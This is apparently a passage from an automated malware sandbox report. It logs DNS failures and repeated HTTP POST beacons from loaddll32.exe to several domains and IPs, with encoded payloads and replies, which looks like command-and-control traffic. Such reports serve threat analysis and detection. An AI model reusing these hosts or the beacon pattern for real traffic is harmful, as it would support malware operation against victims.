Sep 27, 2021 20:27:44.257919073 CEST	8.8.8.8	192.168.2.7	0xf4b3	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:47.095489979 CEST	8.8.8.8	192.168.2.7	0xf868	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:47.902513027 CEST	8.8.8.8	192.168.2.7	0x63f5	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)
Sep 27, 2021 20:27:48.684627056 CEST	8.8.8.8	192.168.2.7	0x4b69	Name error (3)	tuxsecurit ybiness.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- hoteloaktree.com
- sirifinco.com
- mohsinkhanfoundation.com
- lendbiz.vn

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49746	185.67.1.94	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:46.195082903 CEST	985	OUT	POST /QthLWsZsVgb/OQsaDixzHTgtfjMcGypGenN5Yn59cmV+YXw= HTTP/1.1 Host: hoteloaktree.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49747	162.215.253.14	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:46.823128939 CEST	987	OUT	POST /Urbhq9wO50j/ASk5Kx0SPR8lJjE5eTg9GkN6dX1le310YXlkfA== HTTP/1.1 Host: sirifinco.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:46.965917110 CEST	988	IN	HTTP/1.1 406 Not Acceptable Date: Mon, 27 Sep 2021 18:25:46 GMT Server: Apache Content-Length: 226 Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 4e 6f 74 20 41 63 63 65 70 74 61 62 6c 65 21 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 3c 68 31 3e 4e 6f 74 20 41 63 63 65 70 74 61 62 6c 65 21 3c 2f 68 31 3e 3c 70 3e 41 6e 20 61 70 70 72 6f 70 72 69 61 74 65 20 72 65 70 72 65 73 65 6e 74 61 74 69 6f 6e 20 6f 66 20 74 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 20 54 68 69 73 20 65 72 72 6f 72 20 77 61 73 20 67 65 6e 65 72 61 74 65 64 20 62 79 20 4d 6f 64 5f 53 65 63 75 72 69 74 79 2e 3c 2f 70 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <head><title>Not Acceptable!</title></head><body> Not Acceptable! An appropriate representation of the requested resource could not be found on this server. This error was generated by Mod_Security. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.7	49770	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:54.234761000 CEST	1356	OUT	POST /pcQLeLMbur/EgwSFkZ6c3lifn1yZX5hfA== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:25:54.640748024 CEST	1358	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:54 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2b 65 45 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt+eEJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQkZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.7	49772	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:54.981651068 CEST	1366	OUT	POST /pcQLeLMbur/CXwgNgIIIXMeeQkPPhYCOUN6dX1le310YXlkfA== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:25:55.383945942 CEST	1367	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:55 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2b 65 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt+eUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQkZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEY=

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.7	49774	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:55.893393993 CEST	1376	OUT	POST /pcQLeLMbur/fSkCegETcg8VKw95Qn12eWR6endleGV7 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iIiQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:25:56.286302090 CEST	1377	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:55 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2b 65 6b 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt+ekJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iIiQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQkZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.7	49776	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:56.568809986 CEST	1378	OUT	POST /pcQLeLMbur/ITIYRX5yeGV9eXNkeWJ4 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iIiQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:56.965070963 CEST	1378	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:56 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2b 65 6b 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt+ekJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.7	49777	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:57.253578901 CEST	1380	OUT	POST /pcQLeLMbur/OhpCfXZ5ZHp6d2V4ZXs= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:25:57.677479982 CEST	1386	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:57 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2b 65 30 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt+e0JBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.7	49778	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:58.020242929 CEST	1399	OUT	POST /pcQLeLMbur/DCwZNSYnBRJFfnJ4ZX15c2R5Yng= HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:58.440282106 CEST	1400	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:58 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2b 64 45 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt+dEJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.7	49780	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:25:59.065896988 CEST	1406	OUT	POST /pcQLeLMbur/MyYYFB8/BgEuIANyGHgkPAMsGDcYQ3p1fWV7fXRheWR8 HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
Sep 27, 2021 20:25:59.538985968 CEST	1416	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:25:59 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 2b 64 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt+dUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.7	49781	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:00.813530922 CEST	1417	OUT	POST /pcQLeLMbur/egl7fAgEMAQAAkJ7cn5henxzYn1lfQ== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:01.207879066 CEST	1419	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 18:26:00 GMT Server: Apache X-Powered-By: PHP/7.2.34 Upgrade: h2,h2c Connection: Upgrade Content-Length: 270 Vary: Accept-Encoding,User-Agent Content-Type: text/html; charset=UTF-8 Data Raw: 0d 0d 0d 09 09 09 0a 0a 0a 65 58 70 37 51 55 56 43 51 30 46 42 66 6e 31 35 65 58 74 35 66 48 74 39 66 55 4a 42 51 30 4a 47 51 6e 70 79 66 6d 4a 2b 63 33 4e 6c 66 58 70 37 5a 48 78 2b 51 6b 46 44 51 6b 5a 43 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 56 43 51 55 4e 43 52 6b 49 46 42 51 55 4a 51 6b 46 44 51 6b 5a 43 42 51 55 46 43 55 4a 42 51 30 4a 47 51 67 55 46 42 51 6c 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 5a 42 52 55 4a 44 51 55 46 43 51 55 4e 43 52 6b 4a 47 51 45 4a 46 52 55 5a 48 51 55 56 47 51 55 64 47 52 6b 5a 43 51 45 59 3d 0a 0a 0a 09 09 09 0d 0d 0d Data Ascii: eXp7QUVCQ0FBfn15eXt5fHt9fUJBQ0JGQnpyfmJ+c3NlfXp7ZHx+QkFDQkZCfX55fnZ/Q0ICAAUPQk UMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkVCQUNCRkIFBQUJQkFDQk ZCBQUFCUJBQ0JGQgUFBQlCQUNCRkJGQEJFRUZHQUVGQUdGRkZCQEZBRUJDQUFCQUNCRkJGQEJFRUZHQU VGQUdGRkZCQEY=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.7	49783	107.180.44.125	80	C:\Windows\System32\loaddll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:26:01.475281954 CEST	1427	OUT	POST /pcQLeLMbur/KQsyKkZ6c3lifn1yZX5hfA== HTTP/1.1 Host: mohsinkhanfoundation.com Content-Length: 80 Data Raw: 66 58 35 35 66 6e 5a 2f 51 30 49 43 41 41 55 50 51 6b 55 4d 63 52 59 65 50 79 6f 35 4f 52 63 71 50 53 51 6b 50 79 67 71 4f 43 45 58 44 54 38 37 44 69 6f 34 4c 68 63 59 4a 43 30 69 49 69 51 73 52 55 59 61 43 51 51 46 41 77 51 62 51 6b 55 3d 0d 0a 0d 0a Data Ascii: fX55fnZ/Q0ICAAUPQkUMcRYePyo5ORcqPSQkPygqOCEXDT87Dio4LhcYJC0iliQsRUYaCQQFAwQbQkU=
